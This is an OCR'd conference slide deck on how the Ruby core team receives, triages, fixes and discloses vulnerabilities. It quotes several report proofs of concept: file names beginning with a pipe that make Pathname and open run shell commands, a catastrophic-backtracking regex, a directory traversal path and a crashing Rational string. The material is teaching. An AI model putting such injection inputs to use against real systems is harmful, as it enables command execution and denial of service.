ANDPAD

Introduction of Cybersecurity with Ruby

Hiroshi SHIBATA @hsbt

2024/07/25 RedDotRubyConf 2024

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Hiroshi SHIBATA

@hsbt

Ruby core team

RubyGems/Bundler team

Technical fellow at ANDPAD


https://hsbt.org



Copyright © 2020 Present ANDPAD Inc.

I'm from Japan where is Ruby birth place

ANDPAD



Copyright © 2020 Present ANDPAD Inc.

Service Summary

Cloud-based Project Management Software



Office

Sales / Site Supervisor / Architect
Office worker / Managerial position





Construction-site

Carpenter / Vendor
Manufacturer / Distribution

ANDPAD

Producsts powered by Ruby




(Ruby logo Copyright © 2006, Yukihiro Matsumoto)



© 2024 ANDPAD All Rights Reserved. Confidential

Introduction of ANDPAD



Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Supply chain attack
is
Serious issue today

Copyright © 2020 Present ANDPAD Inc.

Today's agenda

ANDPAD

Sansec


Product Pricing Resources Company Contact

Scan your store now

Polyfill supply chain attack hits 100K+ sites

by Sansec Forensics Team
Published in Threat Research - June 25, 2024

The new Chinese owner of the popular Polyfill JS project injects malware into more than 100 thousand sites.



In this article

Polyfill malicious payload example
Indicators of compromise

Easy CSP for your store?

Try Sansec Watch! Free, simple and fully integrated. Get PCI compliant alerting with minimal effort.

Sansec Watch

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Basic knowledge of Cybersecurity

Copyright © 2020 Present ANDPAD Inc.


ANDPAD

How inspect vulnerability issues?

Copyright © 2020 Present ANDPAD Inc.

CVE is "The Identify number for the potential vulnerability issue" by MITRE


That's all. It's not impact or authority.



Copyright © 2020 Present ANDPAD Inc.

Important concept of Attack Surface and Vector

ANDPAD




Copyright © 2020 Present ANDPAD Inc.

We should consider what effects CIA Triad

- Confidentiality
- Integrity
- Availability

We will do care CVE for our software with attack surface/vector and CIA



https://devopedia.org/information-security-principles

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

How handle vulnerability in OSS?


Copyright © 2020 Present ANDPAD Inc.

We receive vulnerability report on h1

ANDPAD

We have “security@ruby-lang.org” for security report. We received buffer overflow, memory leak, escape string etc etc…

We’ve been use https://hackerone.com/ruby
It has bounty program provided by IBB(The Internet Bug Bounty).



Copyright © 2020 Present ANDPAD Inc.

ANDPAD

What's vulnerable with your report? We look the following section generally.

- Description
- PoC of vulnerable code
- Impact for users



25th (9 months ago)

The command may be executed when the value passed to Pathname is the first character of "|".
This is the same problem as https://bugs.ruby-lang.org/issues/14245, but here it is executed without warning.

```
$ ruby -v
ruby 2.5.3p105 (2018-10-18 revision 65156) [x86_64-darwin16]
```

```
$ irb
irb(main):001:0> `ls`
=> ""

irb(main):002:0> require 'pathname'
=> true
irb(main):003:0> Pathname("|touch binread").binread
=> ""
irb(main):004:0> Pathname("|touch binwrite").binwrite("")
=> 0
irb(main):005:0> Pathname("|touch each_line").each_line {|v| p v}
=> nil
irb(main):006:0> Pathname("|touch read").read
=> ""
irb(main):007:0> Pathname("|touch readlines").readlines
=> []
irb(main):008:0> Pathname("|touch write").write("")
=> 0

irb(main):009:0> `ls`
=> "binread\nbinwrite\neach_line\nread\nreadlines\nwrite\n"
```

Impact

The command may be executed unintentionally.

However, this is the same behavior as `IO` and can be inferred from the document.
https://ruby-doc.org/stdlib-2.5.0/libdoc/pathname/rdoc/Pathname.html#class-Pathname-label-IO

Copyright © 2020 Present ANDPAD Inc.

Example case of vulnerability

ANDPAD

Regex DoS

```
time ruby -e '/^(a|a)*$/ =~ "a" * 10 + “b"' => 200msec
time ruby -e '/^(a|a)*$/ =~ "a" * 30 + “b"' => unresponsive with old Ruby
```

Directory Traversal

```
Tempfile.create(“../../home/matz/blue") {|f| p f.path}
```

OS command injection

```
if localfile
  # If localfile is “| oscommand” string
  # open method can execute oscommand with old Ruby
  f = open(localfile, “w")
end
```

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

We always consider the followings:


- Some scam reporter report old vulnerability as copy&paste. We carefully to triage that.
- How effect to CIA(Confidentiality/Integrity/Availability)
- The decision of other language and libraries. We always refer Python and Go and others

Copyright © 2020 Present ANDPAD Inc.

Rejected case

ANDPAD

- Server/Cloud configuration: Allow to see DirectoryIndex on our servers
- SSL & Certification configuration: weak algorithm is enabled
- Report for other projects: Like Rails, Rack or some gems.



ninza (ninza123)

80 Reputation | - Rank | -3.33 Signal | 25th Percentile

#463674 Aws bucket directory listing

State: N/A (Closed)
Reported To: Ruby
Asset: Add
References: Edit
Weakness: Improper Access Control - Generic
Edit

Severity: Medium (4 ~ 6.9) Edit
Participants: (Add participant)
Notifications: Enabled
Visibility: Private • Redact

Collapse

ADD SUMMARY

TIMELINE · EXPORT

ninza123 submitted a report to Ruby. Dec 17th (8 months ago)

AWS Bucket Directory Listing:

aws bucket rubyci are lisiting through command
aws s3 ls s3://rubyci
and can also copy the files

aws s3 cp s3://rubyci/c64b/ruby-2.2/last.txt /root/Desktop/abc.txt

that discloses senstive information

Impact

anyone can read bucket files and copy the files

2 attachments:
F391486: aws_files1.png
F391487: aws_files_2.png

shyouhei closed the report and changed the status to ● **Not Applicable**. Dec 17th (8 months ago)

> anyone can read bucket files and copy the files

So? That's intentional. We are an open source project.

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

The potential vulnerability discovered by ASAN

TIMELINE · EXPORT



geeknik submitted a report to Ruby. Feb 23rd (2 years ago)

I compiled Ruby (`git 2e1b00`) with clang version 7.0.0 (trunk 325667) and `-O0 -fno-omit-frame-pointer -fno-inline-functions -g3 -fsanitize=address` and I discovered this error when I run the following:

```
ASAN_OPTIONS=detect_leaks=0:symbolize=1:abort_on_error=1:detect_stack_use_after_return=1 ./ruby
```

If I remove `detect_stack_use_after_return=1` from the ASAN_OPTIONS, the heap-use-after-free is no longer triggered.

Segmentation fault



etsukata submitted a report to Ruby. Jun 10th (about 1 year ago)

- A crafted string can cause SEGV(READ memory access to 0x000000000000) when parsed as rational number
- ruby 2.5.1p57 on Fedora 28


```
$ ruby -e 'Rational("2e-9942067")'
-e:1: warning: in a**b, b may be too big
-e:1: [BUG] Segmentation fault at 0x0000000000000000
ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux]

-- Control frame information -----------------------------------------------
c:0003 p:---- s:0011 e:000010 CFUNC  :Rational
c:0002 p:0006 s:0006 e:000005 EVAL   -e:1 [FINISH]
c:0001 p:0000 s:0003 E:001c20 (none) [FINISH]
```

Copyright © 2020 Present ANDPAD Inc.

We are working to resolve the vulnerability with private

- Discuss with the original reporter
- Avoid to lead the another vulnerability or bug



Copyright © 2020 Present ANDPAD Inc.

Coordinate to stakeholders

ANDPAD

- MITRE for assigning CVE
- Distribution maintainer
  - RedHat, Debian, etc
- Service Provider
  - AWS, GitHub, CircleCI, etc
- Other implementation like JRuby, TruffleRuby
- Decide to release date

Ruby 3.3.1 Released

Ruby 3.3.1 has been released.

Continue Reading...

Posted by naruse on 23 Apr 2024

Ruby 3.2.4 Released

Ruby 3.2.4 has been released.

Continue Reading...

Posted by nagachika on 23 Apr 2024

Ruby 3.1.5 Released

Ruby 3.1.5 has been released.

Continue Reading...

Posted by hsbt on 23 Apr 2024

Ruby 3.0.7 Released

Ruby 3.0.7 has been released.

Continue Reading...

Posted by hsbt on 23 Apr 2024

CVE-2024-27282: Arbitrary memory address read vulnerability with Regex search

We have released the Ruby version 3.0.7, 3.1.5, 3.2.4 and 3.3.1 that have a security fix for an arbitrary memory address read vulnerability in Regex search. This vulnerability has been assigned the CVE identifier CVE-2024-27282.

Continue Reading...


Posted by hsbt on 23 Apr 2024

Copyright © 2020 Present ANDPAD Inc.

Publish announcement for vulnerabilities

ANDPAD

- Publish announcement
  - We should write a formal information for disclosing vulnerability
- We monitor actions by users, distributors and platform services continuously



Ruby
A PROGRAMMER'S BEST FRIEND

Google™ Custom Search | Search

Downloads | Documentation | Libraries | Community | **News** | Security | About Ruby

CVE-2024-27282: Arbitrary memory address read vulnerability with Regex search

Posted by hsbt on 23 Apr 2024

We have released the Ruby version 3.0.7, 3.1.5, 3.2.4 and 3.3.1 that have a security fix for an arbitrary memory address read vulnerability in Regex search. This vulnerability has been assigned the CVE identifier CVE-2024-27282.

Details

An issue was discovered in Ruby 3.x through 3.3.0.

If attacker-supplied data is provided to the Ruby regex compiler, it is possible to extract arbitrary heap data relative to the start of the text, including pointers and sensitive strings.

Recommended action

We recommend to update the Ruby to version 3.3.1 or later. In order to ensure compatibility with older Ruby series, you may update as follows instead:

- For Ruby 3.0 users: Update to 3.0.7
- For Ruby 3.1 users: Update to 3.1.5
- For Ruby 3.2 users: Update to 3.2.4
- For Ruby 3.3 users: Update to 3.3.1

Affected versions

- Ruby 3.0.6 or lower
- Ruby 3.1.4 or lower
- Ruby 3.2.3 or lower
- Ruby 3.3.0

Recent News

